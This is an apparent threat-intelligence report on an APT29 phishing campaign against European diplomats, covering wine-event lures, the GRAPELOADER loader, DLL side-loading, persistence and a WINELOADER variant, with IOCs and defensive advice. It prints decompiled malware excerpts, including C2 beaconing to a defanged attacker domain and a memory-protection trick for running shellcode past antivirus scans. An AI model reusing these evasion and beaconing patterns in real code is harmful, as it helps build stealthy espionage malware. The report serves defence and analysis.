A NEWLY REVIVED PHISHING CAMPAIGN BY APT29 TARGETING EUROPEAN DIPLOMATS

Cyber Security Campaign Report

Date: April 16, 2025

Vairav Cyber Threat Intelligence Team

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

EXECUTIVE SUMMARY

This report provides an analysis of a renewed spear-phishing campaign attributed to APT29, a Russia-linked threat group, targeting diplomatic entities across Europe. This campaign highlights a renewed and highly targeted threat against European diplomatic institutions, leveraging a mix of social engineering and novel tooling to establish persistence and exfiltrate sensitive data. The advanced social engineering tactics and new malware variants in this campaign demonstrate APT29's continued focus on gathering intelligence on foreign policy and diplomatic affairs, which poses significant risks to international security and diplomacy. Organizations, especially those in diplomatic and governmental sectors, should immediately implement the provided Indicators of Compromise (IOCs), update email filtering tools, and reinforce phishing awareness among staff.

KEY FINDINGS

1. A Phishing campaign linked to APT29 targeting European Ministries of Foreign Affairs and embassies since January 2025.
2. Attackers impersonate a major European foreign affairs ministry and distribute fake event invitations to wine-tasting events.
3. Campaign introduces a new initial-stage malware loader called GRAPELOADER, featuring:

- Stealthy payload delivery
- Anti-analysis improvements
- Fingerprinting and persistence capabilities

4. A new variant of the WINELOADER backdoor was identified, likely used in the later stages of the attack.

CAMPAIGN OVERVIEW

Threat Actor: APT29 a.k.a. Midnight Blizzard, Cozy Bear

Campaign Objective: To compromise diplomatic entities via spear-phishing and collect foreign policy intelligence.

Regions/Industries Targeted: European diplomatic institutions, Ministries of Foreign Affairs, embassies within Europe, and selected diplomatic offices in the Middle East

TECHNICAL ANALYSIS

INFECTION CHAIN

The APT29 campaign delivers malware via a sophisticated multi-stage infection chain designed to evade detection and ensure persistence. It begins with highly targeted phishing emails and leverages DLL side-loading, runtime obfuscation, and memory-resident execution techniques to deploy modular backdoors.



Figure 1: Infection chain of APT29

INITIAL ACCESS

Spear-phishing emails impersonating the European Ministry of Foreign Affairs were sent from fake domains like bakenhof[.]com and silry[.]com. The lures included invitations to diplomatic wine-tasting events, using subject lines such as:

- *Wine Event*
- *Wine Testing Event*
- *Wine tasting event (update date)*
- *For the Ambassador's Calendar*
- *Diplomatic Dinner*

Malicious links led to a ZIP archive (wine.zip), hosted on the same domain used to send the emails. The server was designed to avoid automated scanning, with payload delivery triggered under specific conditions (e.g., regional IPs or time-of-day). In some cases, unsuccessful delivery attempts were followed by multiple waves of phishing emails to improve infection success.

EXECUTION

The wine.zip archive includes:

- *wine.exe*: a legitimate PowerPoint executable used as the parent process.
- *AppvIsvSubsystems64.dll*: bloated junk code DLL needed for execution.
- *ppcore.dll*: the actual GRAPELOADER malware, a 64-bit DLL with two exports (PPMain and DllGetLCID).

Execution occurs via DLL side-loading, using delayed imports in wine.exe to trigger PPMain from ppcore.dll.

PERSISTENCE

GRAPELOADER first checks if it is not running from C:\Windows\System32 to avoid persistence setup during analysis tools (e.g., rundll32.exe). If persistence is needed:

- Files are copied to C:\Users\User\AppData\Local\POWERPNT\
- A Run key is created at HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\POWERPNT → wine.exe

COMMAND AND CONTROL (C2)

GRAPELOADER sends host data every 60 seconds to *https[:]//ophibre[.]com/blog.php.* It uses HTTPS POST requests to transmit a structured CollectedEnvironmentInfo payload. It uses User-Agent *Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/132.0.0.0 Safari/537.36*. The sent info includes UserName, ComputerName, ProcessName, ProcessPID, and a unique 64-character campaign ID.

```
struct CollectedEnvironmentInfo
{
    BYTE UserName[512];
    BYTE ComputerName[512];
    BYTE ProcessName[512];
    DWORD ProcessPID;
    BYTE HardcodedHexString[64];
    DWORD GenRandNumFromSystemTime;
};
```

Figure 2: Information sent to C2

```
GetEncryptedBytes_62(&v2, v3);
apiName = DecryptBytes_3(v3);
GetEncryptedBytes_63(&v4, v5);
dllName = DecryptBytes_12(v5);
WinHttpOpen = ResolveAPI(dllName, apiName);
GetEncryptedBytes_64(&v6, v7);
pszAgentW = DecryptBytes_13(v7);
hSession = WinHttpOpen(pszAgentW, 4u, 0LL, 0LL, 0);// UserAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
ZeroMem_17(v7);
ZeroMem_7(v5);
ZeroMem_4(v3);
GetEncryptedBytes_65(&v8, v9);
apiName_1 = DecryptBytes_14(v9);
GetEncryptedBytes_66(&v10, v11);
dllName_1 = DecryptBytes_12(v11);
WinHttpConnect = ResolveAPI(dllName_1, apiName_1);
GetEncryptedBytes_67(&v12, v13);
pswzServerName = DecryptBytes_12(v13);
hConnect = WinHttpConnect(hSession, pswzServerName, 443u, 0);// ServerName: "ophibre.com"
ZeroMem_7(v13);
ZeroMem_7(v11);
ZeroMem_9(v9);
GetEncryptedBytes_68(&v14, v15);
apiName_2 = DecryptBytes_4(v15);
GetEncryptedBytes_69(&v16, v17);
dllName_2 = DecryptBytes_12(v17);
WinHttpOpenRequest = ResolveAPI(dllName_2, apiName_2);
GetEncryptedBytes_70(&v18, v19);
pwszObjectName = DecryptBytes_16(v19);
GetEncryptedBytes_71(&v20, v21);
pwszVerb = DecryptBytes_15(v21);
hInternet = WinHttpOpenRequest(hConnect, pwszVerb, pwszObjectName, 0LL, 0LL, 0LL, 0x800000u);// Verb: "POST", ObjectName: "blog.php"
ZeroMem_18(v21);
ZeroMem_10(v19);
ZeroMem_7(v17);
ZeroMem_16(v15);
```

Figure 3: GRAPELOADER - C2 Communication

PAYLOAD DEPLOYMENT AND EVASION

```
GetPayloadFromC2(&payload, &payloadSize);   // Get payload from C2
if ( payloadSize )
{
  GetEncryptedBytes(&v2, v3);
  apiName = DecryptBytes_7(v3);
  GetEncryptedBytes_0(&v4, v5);
  dllName = DecryptBytes_6(v5);
  NtProtectVirtualMemory = ResolveAPI(dllName, apiName);
  NtProtectVirtualMemory(-1LL, &payload, &payloadSize, PAGE_NOACCESS, &OldProtect);// Set payload memory as "PAGE_NOACCESS"
  ZeroMem_1(v5);
  ZeroMem_2(v3);
  GetEncryptedBytes_1(&v6, v7);
  apiName_1 = DecryptBytes_0(v7);
  GetEncryptedBytes_2(&v8, v9);
  dllName_1 = DecryptBytes(v9);
  CreateThread = ResolveAPI(dllName_1, apiName_1);
  hThread = CreateThread(0LL, 0LL, payload, 0LL, CREATE_SUSPENDED, 0LL);// Create suspended thread - payload beginning
  ZeroMem(v9);
  ZeroMem_3(v7);
  GetEncryptedBytes_3(&v10, v14);
  apiName_2 = DecryptBytes_1(v14);
  GetEncryptedBytes_4(&v12, v13);
  dllName_2 = DecryptBytes(v13);
  Sleep = ResolveAPI(dllName_2, apiName_2);
  Sleep(10000u);
  ZeroMem(v13);
  ZeroMem_0(v14);
  GetEncryptedBytes_29(&v15, v16);
  apiName_3 = DecryptBytes_7(v16);
  GetEncryptedBytes_30(&v17, v18);
  dllName_3 = DecryptBytes_6(v18);
  NtProtectVirtualMemory_1 = ResolveAPI(dllName_3, apiName_3);
  NtProtectVirtualMemory_1(-1LL, &payload, &payloadSize, PAGE_EXECUTE_READWRITE, &OldProtect);// Set payload memory as "RWX"
  ZeroMem_1(v18);
  ZeroMem_2(v16);
```

Figure 4: GRAPELOADER – Shellcode execution and evasion technique

GRAPELOADER waits for shellcode from C2 (not present in initial ZIP). Shellcode is executed entirely in memory, using the following evasion technique:

1. Allocate memory with PAGE_READWRITE
2. Change protection to PAGE_NOACCESS
3. Create suspended thread to lpStartAddress
4. Sleep (10s) to allow AV/EDR scans

5. Change protection to PAGE_EXECUTE_READWRITE
6. Resume thread to execute shellcode

WINELOADER – SECOND STAGE

A new variant of WINELOADER (named vmtools.dll) is used as a second-stage payload. It is deployed via DLL side-loading, likely using vulnerable VMware Tools executables.

Name	000c	DWORD	000bf460	Hex	VMTOOLS.dll
Base	0010	DWORD	00000001		
NumberOfFunctions	0014	DWORD	000003c4		
NumberOfNames	0018	DWORD	000003c4		
AddressOfFunctions	001c	DWORD	000bceb8	Hex	Section(1)['.rdata']
AddressOfNames	0020	DWORD	000bddc8	Hex	Section(1)['.rdata']
AddressOfNameOrdinals	0024	DWORD	000becd8	Hex	Section(1)['.rdata']

Show valid

Ordinal	RVA	Name	
0156	00002080	000c0e0d	VMTools_WrapArray
0221	00002080	000c1712	dovhmp
00c7	000020f0	000c0350	RpcChannel_Free
02d6	000020f0	000c1c3a	nfrrbl
00d8	00002100	000c04b1	RpcOut_Destruct
0202	00002100	000c1636	btcou
01bd	00002110	000c212e	vm_free
032b	00002110	000c1e94	rzfupe

Figure 5: WINLOADER "vmtools.dll" exports

The features include 964 exports, with only one active, RVA duplication (482 unique exports), RWX .text section indicating self-modifying unpacking code.

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	B2C00	1000	B2A70	E0000000	0	0	0
>	B3000	^	B4000	mapped: B3000	rwx			
.rdata	B3000	EE00	B4000	ED16	40000040	0	0	0
.data	C1E00	C00	C3000	1CA0	C0000040	0	0	0
.pdata	C2A00	1000	C5000	FA8	40000040	0	0	0
.reloc	C3A00	800	C6000	650	42000040	0	0	0

Figure 6: WINELOADER "vmtools.dll" RWX ".text" section

The main function (Str_Wcscpy) unpacks core payload using RC4 decryption, the same as previous WINELOADER versions.

NEW

```
Str_Wcscpy      proc near

                sub     rsp, 38h
                mov     [rsp+38h+var_1], r8b
                mov     [rsp+38h+var_8], edx
                mov     [rsp+38h+var_10], rcx
                lea     rcx, byte_18002BCA5
                mov     edx, 20C18h
                mov     r8d, 85F2367Ch
                mov     r9d, 0A2428AEEh
                call    RC4DecryptModule
                movzx   eax, [rsp+38h+var_1]
                and     eax, [rsp+38h+var_8]
                mov     [rsp+38h+var_8], eax
                lea     rcx, byte_18004C8A5
                mov     edx, 461C5E61h
                mov     r8d, 56h ; 'V'
                call    ExecuteModuleStart
                movzx   eax, [rsp+38h+var_1]
                add     eax, [rsp+38h+var_8]
                mov     [rsp+38h+var_8], eax
                movzx   eax, [rsp+38h+var_1]
                or      eax, [rsp+38h+var_8]
                mov     [rsp+38h+var_8], eax
                xor     eax, eax
                add     rsp, 38h
                retn
Str_Wcscpy      endp
```

PREV

```
                public _set_se_translator
_set_se_translator:
                sub     rsp, 8
                lea     rcx, word_18000649E
                mov     rdx, 8028h
                call    RC4DecryptModule
                lea     rcx, word_18000E49E
                lea     rax, word_18000649E
                mov     cs:qword_18000E4AE, rax
                mov     cs:qword_18000E4B6, 6A8Ch
                mov     cs:qword_18000E4BE, 8028h
                call    ExecuteModuleStart
                add     rsp, 8
                retn
```

Figure 7: WINELOADER – Unpacking routine – new vs. previous version

WINELOADER C2 AND ANTI-ANALYSIS

It sends extended host info including IPAddress, UserName, ComputerName, Process Token, PID, possible session & campaign IDs.

```
struct CollectedEnvironmentInfo
{
    WORD PaddingLength;
    BYTE PaddingBytes[PaddingLength];
    QWORD PossibleCampaignID;
    QWORD PossibleSessionID;
    BYTE IPAddress[14];
    BYTE ProcessName[512];
    BYTE UserName[512];
    BYTE ComputerName[30];
    DWORD ProcessPID;
    BYTE ProcessTokenElevationType;
    QWORD PollingInterval;
    BYTE RequestType;
    QWORD MessageLength;
    QWORD Unknown;
    QWORD PossibleModuleID;
    BYTE Message[MessageLength];
};
```

Figure 8: Information sent to C2

C2 URL: *https[:]//bravecup[.]com/view.php*

User-Agent: *Mozilla/5.0 (Windows NT 6.1; Win64; x64) Chrome/119.0.2151.25 Safari/537.36 Edg/119.0.2151.25.*



Figure 9: WINLOADER C2 Communication

It shares anti-analysis techniques with GRAPELOADER:

- Multi-function string obfuscation with immediate memory cleanup
- Runtime API resolution, DLL unhooking, and code obfuscation
- Junk instruction insertion to hinder static analysis

Figure 10: WINELOADER C2 communication string decryption: new vs. old version



Figure 11: WINELOADER FLOSS string deobfuscation: old vs. new (unpacked samples)

CONCLUSION

This campaign demonstrates a renewed and sophisticated espionage effort by APT29, targeting European diplomats through themed phishing emails impersonating the Ministry of Foreign Affairs. The use of GRAPELOADER as a stealthy, initial-stage loader alongside an evolved WINELOADER variant shows a clear advancement in the group's tooling and evasion tactics. The operation highlights APT29's focus on intelligence collection and long-term persistence within diplomatic networks. The overlaps in code, infrastructure, and tactics with past APT29 activity further solidify attribution. Organizations in the government and diplomatic sectors should remain vigilant, deploy IOCs, and update defenses to mitigate this evolving threat.

INDICATORS OF COMPROMISE (IOCs)

File name	Hash
wine.zip	*653db3b63bb0e8c2db675cd047b737cefebb1c955bd99e7a93899e2144d34358*
wine.exe	*420d20cddfaada4e96824a9184ac695800764961bad7654a6a6c3fe9b1b74b9a*
AppvIsvSubsystems64.dll	*85484716a369b0bc2391b5f20cf11e4bd65497a34e7a275532b729573d6ef15e* *78a810e47e288a6aff7ffbaf1f20144d2b317a1618bba840d42405cddc4cff41*
ppcore.dll (GRAPELOADER)	*d931078b63d94726d4be5dc1a00324275b53b935b77d3eed1712461f0c180164* *24c079b24851a5cc8f61565176bbf1157b9d5559c642e31139ab8d76bbb320f8*
vmtools.dll (WINELOADER variant)	*adfe0ef4ef181c4b19437100153e9fe7aed119f5049e5489 a36692757460b9f8*

Phishing / Download URLs	Malicious Domains	Command and Control (C2) Servers
hxxps://silry[.]com/inva.php	*bakenhof[.]com*	*ophibre[.]com*
hxxps://bakenhof[.]com/invb.php	*silry[.]com*	*bravecup[.]com*

RECOMMENDED ACTIONS

To mitigate and prevent compromise from this campaign, organizations—particularly those in the diplomatic and government sectors—should take the following actions:

- **Block IOCs and Malicious Domains:** Immediately block the domains, IPs, and file hashes listed above in firewalls, endpoint protection, and proxy filtering systems.
- **Update Detection Systems:** Ensure antivirus, EDR, and network monitoring tools are updated with the latest signatures for WINELOADER and GRAPELOADER variants.
- **Enhance Email Security Controls:** Implement advanced phishing detection tools, enforce SPF/DKIM/DMARC policies, and monitor for impersonation of foreign affairs ministries.
- **Conduct Threat Hunting:** Proactively search for signs of DLL side-loading, registry Run key persistence, and memory-resident activity linked to these malware strains.
- **Raise Awareness:** Inform diplomatic staff and relevant personnel about the phishing lures used in this campaign. Conduct training on recognizing sophisticated social engineering tactics.
- **Inspect HTTPS Outbound Traffic:** Monitor for unusual HTTPS POST and GET requests, especially those using anomalous User-Agent strings (e.g., Edge on Windows 7), and investigate any connections to listed C2 domains.

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: https://vairavtech.com